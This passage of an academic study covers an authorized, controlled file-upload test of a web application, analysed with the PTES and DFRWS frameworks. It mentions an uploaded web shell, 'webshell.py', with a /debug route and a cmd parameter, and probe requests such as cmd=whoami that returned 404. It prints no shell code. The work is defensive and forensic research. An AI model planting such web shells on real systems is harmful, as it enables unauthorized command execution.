Another important aspect of the findings concerns the integrity and reliability of the digital evidence used during forensic examination. The DFRWS investigation identified the uploaded artifact, preserved a copy within a dedicated forensic evidence repository, and employed SHA-256 hashing to verify correspondence between the original file and its preserved copy. These procedures provided a technical basis for demonstrating that the examined artifact retained the same content as the identified source file. The importance of maintaining evidence integrity, authenticity, and traceability throughout digital forensic investigations has been emphasized in previous research, particularly concerning the preservation of digital evidence and the documentation of its handling (Lone & Mir, 2019). Furthermore, forensic reliability depends on systematic validation, transparent documentation, and the ability to establish clear relationships between collected evidence, examination procedures, and analytical conclusions (Stoykova & Franke, 2023; Stoykova et al., 2022). Methodological quality and the use of appropriately documented and validated procedures are

also recognized as essential elements of defensible digital forensic practice (Tully et al., 2020). Viewed in relation to these studies, the SHA-256 verification performed in the present investigation strengthened confidence that the preserved Python artifact had not been altered during the documented copying and verification process. This integrity assurance supported the subsequent examination of the source code and its correlation with recorded HTTP requests. Importantly, however, evidence integrity and evidentiary interpretation represent distinct dimensions of forensic reliability. Demonstrating that a preserved file remains unchanged does not independently establish that the suspected commands were executed or that every aspect of the incident was captured. The value of the preservation process therefore resides in providing a reliable evidentiary foundation upon which appropriately qualified interpretations can be developed.

The integration of the Penetration Testing Execution Standard (PTES) and Digital Forensic Research Workshop (DFRWS) framework constitutes the principal methodological contribution of this study. PTES structured the security assessment through reconnaissance, threat modeling, vulnerability analysis, exploitation attempts, post-exploitation observation, and reporting, whereas DFRWS provided a systematic process for identifying, preserving, collecting, examining, analyzing, and presenting the resulting digital artifacts. The integration established a continuous relationship between controlled attack activities and the forensic evidence available for subsequent interpretation. The need for methodological approaches capable of addressing complex and heterogeneous digital evidence has been widely recognized in digital forensic research (Casino et al., 2022). Developments in artifact forensics, network forensics, and evidence interpretation further highlight the importance of systematic investigative frameworks that can accommodate diverse sources of digital information (Breitinger et al., 2024). From the perspective of forensic preparedness, anticipating evidence requirements and identifying relevant sources before an investigation can strengthen the ability to document and interpret security incidents (Elyas et al., 2015). In addition, effective forensic examination requires evidence strategies that explicitly connect investigative objectives with appropriate evidence sources and analytical procedures (Horsman, 2023). In the present study, PTES activities established the origin and intended purpose of the controlled attack-related artifacts, while the subsequent DFRWS investigation provided a structured means of preserving and correlating those artifacts. This relationship offers a methodological distinction from an assessment focused exclusively on identifying whether exploitation succeeded. Rather than treating the unsuccessful execution attempt as the endpoint of the investigation, the integrated workflow enabled the recorded activities and uploaded artifact to be examined as evidence of the attempted attack sequence.

The findings also contribute to understanding the relationship between penetration testing outcomes and forensic interpretations. Vulnerability assessments primarily examine observable weaknesses, exploitability, and potential security consequences, whereas forensic investigations focus on the extent to which recorded artifacts can support explanations of activities within a system. Although these objectives are complementary, they are not interchangeable. Security testing results are influenced by assessment capabilities and methodological coverage, making careful interpretation necessary when classifying observed vulnerabilities (Alazmi & de Leon, 2022). Similarly, consistency in forensic reporting and interpretation is essential for ensuring that investigative conclusions remain proportionate to the available evidence (Horsman, 2020). The development of explicit evidence strategies can further support coherent and defensible investigative processes by establishing relationships among investigative questions, evidence requirements, and examination procedures (Horsman, 2025). The present investigation illustrates how these complementary objectives can be connected through a shared evidentiary workflow. The successful upload of `webshell.py` represented a security-relevant observation within PTES, while the identification of the stored artifact, examination of its source code, analysis of repeated HTTP requests, and reconstruction

of the associated chronology provided the basis for forensic interpretation within DFRWS. The integration therefore contributed additional explanatory detail about the relationship between the attempted attack and the evidence it generated. Its demonstrated contribution lies in maintaining traceability between documented penetration testing activities and subsequently examined digital artifacts, rather than establishing an improvement in investigative efficiency or accuracy over alternative approaches.

Taken collectively, the findings indicate that attack reconstruction can yield meaningful forensic interpretations even when the intended exploitation does not succeed. The successful storage of `webshell.py` demonstrated a potentially unsafe file-handling condition, while the repeated HTTP 404 responses indicated that the attempted command-execution endpoints were not successfully resolved under the tested configuration. Correlating the uploaded source code with HTTP request parameters and container log records enabled the investigation to distinguish the intended attack behavior from its observed outcome. This interpretation is consistent with evidence-centered forensic reasoning, which emphasizes the distinction between observable artifacts and the conclusions derived from them (Casey, 2020; Ryser et al., 2020). It also aligns with contemporary perspectives on event reconstruction and forensic reliability, particularly the importance of maintaining traceability between incident records, reconstructed activities, and evidentiary interpretations (Breitinger et al., 2025; Stoykova & Franke, 2023). Within the PTES–DFRWS workflow, attack activities were therefore not treated merely as technical testing outputs but as events capable of generating identifiable, preservable, and interpretable forensic artifacts. The central contribution of the study is the empirically demonstrated relationship between structured penetration testing and evidence-based reconstruction within a controlled web application scenario. By maintaining a clear distinction between observed events, artifact functionality, and inferred attack outcomes, the integrated approach provides a defensible basis for interpreting the investigated incident without equating unsuccessful command execution with the absence of security-relevant activity.

CONCLUSION

This study demonstrated the application of an integrated Penetration Testing Execution Standard (PTES) and Digital Forensic Research Workshop (DFRWS) workflow for investigating a controlled file upload attack scenario in the Simanisgizi web application. The PTES assessment identified a potentially insecure file-handling mechanism that allowed a Python-based artifact, `webshell.py`, to be uploaded and stored within the `/app/static/images/` directory. Subsequent HTTP requests targeting the uploaded artifact through different endpoint variations and command parameters, including `cmd=whoami` and `cmd=date`, consistently returned HTTP 404 Not Found responses. These findings establish that the application accepted and retained potentially executable content, while the attempted command-execution endpoints were not successfully resolved under the observed configuration. Importantly, the available evidence did not demonstrate successful server-side command execution or remote code execution, distinguishing the identified file upload weakness from confirmed exploitation of the server.

The DFRWS investigation demonstrated how digital artifacts generated during penetration testing could be systematically identified, preserved, examined, correlated, and used to reconstruct the observed attack sequence. The principal evidence consisted of the uploaded `webshell.py` artifact, filesystem metadata, Docker Container Log records, HTTP request information, and SHA-256 hash values. Cryptographic hash verification confirmed that the preserved copy of the uploaded artifact matched the original file, providing an integrity basis for subsequent examination. Correlation between the artifact's source code and recorded HTTP requests established consistent relationships among the implemented `/debug` route, the `cmd` query parameter, attempted interactions, and corresponding server responses. These relationships supported the reconstruction of a chronological sequence extending from file

submission and storage to repeated execution attempts and subsequent forensic acquisition. The findings demonstrate that unsuccessful exploitation attempts can still generate interpretable forensic evidence capable of supporting an evidence-based account of security-relevant activities.

The principal contribution of this study lies in demonstrating the methodological connection between structured penetration testing and digital forensic reconstruction within a single controlled investigative workflow. PTES provided the procedures for identifying potential security weaknesses and generating documented attack activities, whereas DFRWS enabled the resulting artifacts to be preserved, correlated, and interpreted as forensic evidence. Their integration established traceability between the simulated attack, the observable system responses, and the reconstructed sequence of events. Rather than evaluating penetration testing outcomes solely in terms of successful or unsuccessful exploitation, the proposed approach demonstrates how attack-related artifacts can support a more detailed understanding of the investigated incident. This contribution provides an empirical foundation for connecting vulnerability assessment with forensic interpretation while maintaining a clear distinction between observed evidence, inferred activities, and confirmed security outcomes.

LIMITATION

This study has several limitations that should be considered when interpreting its findings. First, the investigation was restricted to a single controlled file upload attack scenario involving one containerized web application, limiting the transferability of the findings to other vulnerability types, application architectures, and deployment environments. Second, the forensic reconstruction relied primarily on the uploaded Python artifact, filesystem metadata, HTTP request records, and Docker Container Log evidence, without incorporating independently acquired network packet captures, volatile memory, host operating system audit logs, database transaction records, or additional web server logs. Consequently, the reconstructed chronology represents the activities observable within the available evidence rather than a complete account of all internal system processes. Third, the black-box assessment did not directly examine the application's internal upload validation mechanisms, routing configuration, or server-side execution controls, preventing definitive identification of the mechanisms responsible for the HTTP 404 responses. Finally, the integrated PTES–DFRWS workflow was not evaluated against alternative investigative approaches using comparative measures of reconstruction accuracy, evidence completeness, investigative efficiency, or reproducibility. Therefore, the findings demonstrate the feasibility of applying the integrated workflow in the investigated case but do not establish its comparative superiority or general effectiveness across different security incidents.

RECOMMENDATION

Based on the findings, application developers and security administrators should strengthen file upload security through server-side validation of permitted file types, MIME types, and file signatures, supported by filename sanitization, appropriate access controls, and the isolation of uploaded content from executable application components. Uploaded files should be stored in locations configured to prevent unintended server-side execution, while security assessments should verify the actual behavior of routing rules and execution restrictions rather than inferring their effectiveness solely from HTTP response codes. From a forensic perspective, penetration testing procedures should incorporate evidence collection requirements from the initial assessment stages, including consistent timestamp recording, preservation of relevant application and infrastructure logs, cryptographic integrity verification, and documented evidence-handling procedures. Future research should evaluate the PTES–DFRWS workflow across different attack scenarios, such as SQL injection, authentication bypass, path traversal, and cross-site scripting, as well as across more complex deployment environments. Subsequent investigations should also incorporate network traffic

captures, memory forensics, host-level audit logs, and synchronized multi-source logging to strengthen evidence correlation and event reconstruction. Comparative studies using explicit indicators of evidence completeness, reconstruction accuracy, investigative time, and reproducibility are recommended to determine the effectiveness and broader applicability of the integrated methodology.

ACKNOWLEDGMENT

The authors would like to express their sincere appreciation to the Information Technology Department, Universitas 'Aisyiyah Yogyakarta, for its support in conducting this research. Special thanks are extended to the Simanisgizi application development team and system administrators for granting authorization and facilitating the controlled security assessment and digital forensic investigation.

FUNDING INFORMATION

This research received no external funding

AUTHOR CONTRIBUTIONS STATEMENT

Name of Author	C	M	So	Va	Fo	I	R	D	O	E	Vi	Su	P	Fu
Danur Wijayanto	✓	✓		✓	✓				✓	✓		✓		
Aditya Cahyadi		✓	✓	✓	✓	✓		✓	✓		✓			

CONFLICT OF INTEREST STATEMENT

Authors state no conflict of interest.

DATA AVAILABILITY

The data that support the findings of this study are available from the corresponding author upon reasonable request.

REFERENCES

- Alazmi, S., & de Leon, D. C. (2022). A systematic literature review on the characteristics and effectiveness of web application vulnerability scanners. *IEEE Access*, 10, 33200–33219. <https://doi.org/10.1109/ACCESS.2022.3161522>
- Alhamed, M., & Rahman, M. M. H. (2023). A systematic literature review on penetration testing in networks: Future research directions. *Applied Sciences*, 13(12), Article 6986. <https://doi.org/10.3390/app13126986>
- Alshumrani, A., Clarke, N., & Ghita, B. (2023). A unified forensics analysis approach to digital investigation. *International Conference on Cyber Warfare and Security*, 18(1), 466–475. <https://doi.org/10.34190/iccws.18.1.972>
- Andhika, D. A., Slamet, & Ningsih, N. (2022). Pengujian penetrasi pada Windows 10 menggunakan model Penetration Testing Execution Standard (PTES). *Journal of Technology and Informatics (JoTI)*, 3(2), 55–61. <https://doi.org/10.37802/joti.v3i2.222>
- Astrida, D. N., Saputra, A. R., & Assaui, A. I. (2022). Analysis and evaluation of wireless network security with the Penetration Testing Execution Standard (PTES). *Sinkron*, 7(1), 147–154. <https://doi.org/10.33395/sinkron.v7i1.11249>
- Breitinger, F., Hilgert, J.-N., Hargreaves, C., Sheppard, J., Overdorf, R., & Scanlon, M. (2024). DFRWS EU 10-year review and future directions in digital forensic research. *Forensic Science International: Digital Investigation*, 48, Article 301685. <https://doi.org/10.1016/j.fsidi.2023.301685>
- Breitinger, F., Studiawan, H., & Hargreaves, C. (2025). SoK: Timeline based event reconstruction for digital forensics: Terminology, methodology, and current challenges. *Forensic Science International: Digital Investigation*, 53, Article 301932. <https://doi.org/10.1016/j.fsidi.2025.301932>
- Burhani, L. F., & Priyawati, D. (2024). Analisis pengujian keamanan website pengelolaan internet Desa Kragan menggunakan metode Penetration Testing Execution Standard (PTES). *JUPI (Jurnal Ilmiah Penelitian dan Pembelajaran Informatika)*, 9(1), 307–319. <https://doi.org/10.29100/jupi.v9i1.4455>
- Casino, F., Dasaklis, T. K., Spathoulas, G. P., Anagnostopoulos, M., Ghosal, A., Borocz, I.,

- Solanas, A., Conti, M., & Patsakis, C. (2022). Research trends, challenges, and emerging topics in digital forensics: A review of reviews. *IEEE Access*, 10, 25464–25493. <https://doi.org/10.1109/ACCESS.2022.3154059>
- Casey, E. (2020). Standardization of forming and expressing preliminary evaluative opinions on digital evidence. *Forensic Science International: Digital Investigation*, 32, Article 200888. <https://doi.org/10.1016/j.fsidi.2019.200888>
- Dreier, L. M., Vanini, C., Hargreaves, C. J., Breiting, F., & Freiling, F. (2024). Beyond timestamps: Integrating implicit timing information into digital forensic timelines. *Forensic Science International: Digital Investigation*, 49, Article 301755. <https://doi.org/10.1016/j.fsidi.2024.301755>
- Elyas, M., Ahmad, A., Maynard, S. B., & Lonie, A. (2015). Digital forensic readiness: Expert perspectives on a theoretical framework. *Computers & Security*, 52, 70–89. <https://doi.org/10.1016/j.cose.2015.04.003>
- Fadhilah, F. F. (2023). *Implementasi modul otomatisasi penetration testing menggunakan Bourne Again Shell scripting pada website aplikasi Stream PT. Intikom Berlian Mustika berbasis Kali Linux* [Tugas akhir diploma, Universitas Gadjah Mada]. Repositori Universitas Gadjah Mada. <https://etd.repository.ugm.ac.id/penelitian/detail/225546>
- Fahrudin, A., & Zaida Muflih, G. (2025). Analisis forensik digital pada pesan WhatsApp yang terenkripsi dengan Pretty Good Privacy (PGP) menggunakan framework DFRWS. *Jurnal Mahasiswa Teknik Informatika*, 9(1). <https://doi.org/10.36040/jati.v9i1.12506>
- Faisal, I., Budiman, A., & Fitiria, E. I. (2023). Penerapan Digital Forensics Research Workshop dalam akuisisi evidence forensik aplikasi Snack Video. *Jurnal Komputer Teknologi Informasi Sistem Komputer*, 2(2). <https://doi.org/10.62712/juktisi.v2i2.108>
- Firnanda, M. Y., Wahanani, H. E., & Junaidi, A. (2025). Website security testing using PTES method and OWASP Top 10 approach. *Bit-Tech*, 8(1), 404–415. <https://doi.org/10.32877/bt.v8i1.2564>
- Galang Saputra, S., & Parga Zen, B. (2023). Analisis keamanan jaringan wireless menggunakan metode Penetration Testing Execution Standard (PTES). *Jurnal Sistem Informasi Galuh*, 1(2). <https://doi.org/10.25157/jsig.v1i2.3152>
- Genggam, R. M., Bintang, S., Arya Bahytsani, D., Ajuj Mudzakkar, A., Siber, R. K., Siber, P., & Negara, S. (2024). Analisis bukti digital forensik pada aplikasi Threads menggunakan metode Digital Forensic Research Workshop. *Jurnal Informatika Komputer, Bisnis dan Manajemen*, 22(2). <https://doi.org/10.61805/fahma.v22i2.118>
- Ghabban, F. M., Alfadli, I. M., Ameerbakhsh, O., AbuAli, A. N., Al-Dhaqm, A. M. R., & Al-Khasawneh, M. A. (2021). Comparative analysis of network forensic tools and network forensics processes. In *2021 International Conference on Sustainable Computing and Emerging Engineering (ICSCEE)*. IEEE. <https://doi.org/10.1109/ICSCEE50312.2021.9498226>
- Hargreaves, C., & Patterson, J. (2012). An automated timeline reconstruction approach for digital forensic investigations. *Digital Investigation*, 9(Supplement), S69–S79. <https://doi.org/10.1016/j.diin.2012.05.006>
- Horsman, G. (2020). Opinion: Does the field of digital forensics have a consistency problem? *Forensic Science International: Digital Investigation*, 33, Article 300970. <https://doi.org/10.1016/j.fsidi.2020.300970>
- Horsman, G. (2023). Digital evidence strategies for digital forensic science examinations. *Science & Justice*, 63(1), 116–126. <https://doi.org/10.1016/j.scijus.2022.11.004>
- Horsman, G. (2025). GAMEPLANS: A template for robust digital evidence strategy development. *Journal of Forensic Sciences*, 70(1), 369–375. <https://doi.org/10.1111/1556-4029.15655>
- Kurniawan, B., Ruslianto, I., & Bahri, S. (2023). Implementation of penetration testing on the website using the Penetration Testing Execution Standard (PTES) method. *Journal of*

- Computing Engineering, System and Science*, 8(2), 518–528. <https://doi.org/10.24114/cess.v8i2.47096>
- Listartha, I. M. E., & Saskara, G. A. J. (2024). Pengujian keamanan dengan metode Penetration Testing Execution Standard (PTES) untuk menemukan kerentanan misconfigurations pada perangkat jaringan. *Electro Luceat*, 10(2), 32–40. <https://doi.org/10.32531/jelekn.v10i2.821>
- Lone, A. H., & Mir, R. N. (2019). Forensic-chain: Blockchain based digital forensics chain of custody with PoC in Hyperledger Composer. *Digital Investigation*, 28, 44–55. <https://doi.org/10.1016/j.diin.2019.01.002>
- Olegård, J., Axelsson, S., & Li, Y. (2025). When is logging sufficient? Tracking event causality for improved forensic analysis and correlation. *Forensic Science International: Digital Investigation*, 52, Article 301877. <https://doi.org/10.1016/j.fsidi.2025.301877>
- OWASP Foundation. (2021). *WSTG: Introduction and objectives*. OWASP Web Security Testing Guide. https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/00-Introduction_and_Objectives/
- Putra, B. S., & Santoso, D. B. (2025). Analisis keamanan website berbasis WordPress melalui penetration testing untuk meningkatkan keamanan digital. *Jurnal JTik (Jurnal Teknologi Informasi dan Komunikasi)*, 9(3), 981–990. <https://doi.org/10.35870/jtik.v9i3.3692>
- Ridwan. (2024). Using the Penetration Testing Execution Standard method (PTES) for wireless network security analysis. *Greenation Computer and Information Review*, 1(1). <https://doi.org/10.38035/gcir.v1i1>
- Rinaldi, M. A., Abdillah, R., . N., & . P. (2026). Security evaluation of the TIF dashboard using the Penetration Testing Execution Standard (PTES) methodology. *Engineering and Technology Journal*, 11(5). <https://doi.org/10.47191/etj/v11i05.04>
- Ryser, E., Spichiger, H., & Casey, E. (2020). Structured decision making in investigations involving digital and multimedia evidence. *Forensic Science International: Digital Investigation*, 34, Article 301015. <https://doi.org/10.1016/j.fsidi.2020.301015>
- Sokol, P., Antoni, L., Křídlo, O., Marková, E., Kováčová, K., & Krajčí, S. (2023). Formal concept analysis approach to understand digital evidence relationships. *International Journal of Approximate Reasoning*, 159, Article 108940. <https://doi.org/10.1016/j.ijar.2023.108940>
- Soltani, S., & Hosseini Seno, S. A. (2019). A formal model for event reconstruction in digital forensic investigation. *Digital Investigation*, 30, 148–160. <https://doi.org/10.1016/j.diin.2019.07.006>
- Stoykova, R., Andersen, S., Franke, K., & Axelsson, S. (2022). Reliability assessment of digital forensic investigations in the Norwegian police. *Forensic Science International: Digital Investigation*, 40, Article 301351. <https://doi.org/10.1016/j.fsidi.2022.301351>
- Stoykova, R., & Franke, K. (2023). Reliability validation enabling framework (RVEF) for digital forensics in criminal investigations. *Forensic Science International: Digital Investigation*, 45, Article 301554. <https://doi.org/10.1016/j.fsidi.2023.301554>
- Sulistyo, W. Y., Pratiwi, S. A., Haedar, M., & Hidayatullah, Z. (2025). Analisis forensik citra di platform X menggunakan metode Digital Forensic Research Workshop (DFRWS). *Idealis: Indonesia Journal Information System*, 8(1). <https://doi.org/10.36080/idealis.v8i1.3293>
- Sunde, N. (2022). Strategies for safeguarding examiner objectivity and evidence reliability during digital forensic investigations. *Forensic Science International: Digital Investigation*, 40, Article 301317. <https://doi.org/10.1016/j.fsidi.2021.301317>
- Suryaningrat, A., Ramayanti, D., Taberima, G. M., & Kurniawan, P. P. (2024). File upload security: Essential practices for programmers. *CCIT Journal*, 17(2). <https://doi.org/10.33050/ccit.v17i2.3172>
- Triyanto, J., Sunardi, & Riadi, I. (2022). Analisis investigasi cyber espionage pada Facebook

- menggunakan Digital Forensics Research Workshop (DFRWS). *Techno*, 23(1), 39–46. <https://doi.org/10.30595/techno.v23i1.9064>
- Tully, G., Cohen, N., Compton, D., Davies, G., Isbell, R., & Watson, T. (2020). Quality standards for digital forensics: Learning from experience in England & Wales. *Forensic Science International: Digital Investigation*, 32, Article 200905. <https://doi.org/10.1016/j.fsidi.2020.200905>
- Vanini, C., Hargreaves, C. J., van Beek, H., & Breitingner, F. (2024). Was the clock correct? Exploring timestamp interpretation through time anchors for digital forensic event reconstruction. *Forensic Science International: Digital Investigation*, 49, Article 301759. <https://doi.org/10.1016/j.fsidi.2024.301759>
- Wibowo, M., Firmansyah, M. R., & Efendi, R. S. (2024). Analisis bukti digital pada aplikasi Discord Desktop dengan menggunakan framework DFRWS. *Jurnal Ilmiah Teknologi Informasi dan Komunikasi*. <https://doi.org/10.51903/jtikp.v15i1.826>
- Widianto, F., Wijaya, E. S., Harjono, H., & Wicaksono, A. P. (2025). Analisis kerentanan pada aplikasi web menggunakan metode PTES. *Jurnal Pendidikan dan Teknologi Indonesia*, 5(1), 155–166. <https://doi.org/10.52436/1.jpti.609>
- Yudhana, A., Riadi, I., & Prasongko, R. Y. (2022). Forensik WhatsApp menggunakan metode Digital Forensic Research Workshop (DFRWS). *Jurnal Informatika: Jurnal Pengembangan IT*, 7(1), 43–48. <https://doi.org/10.30591/jpit.v7i1.3639>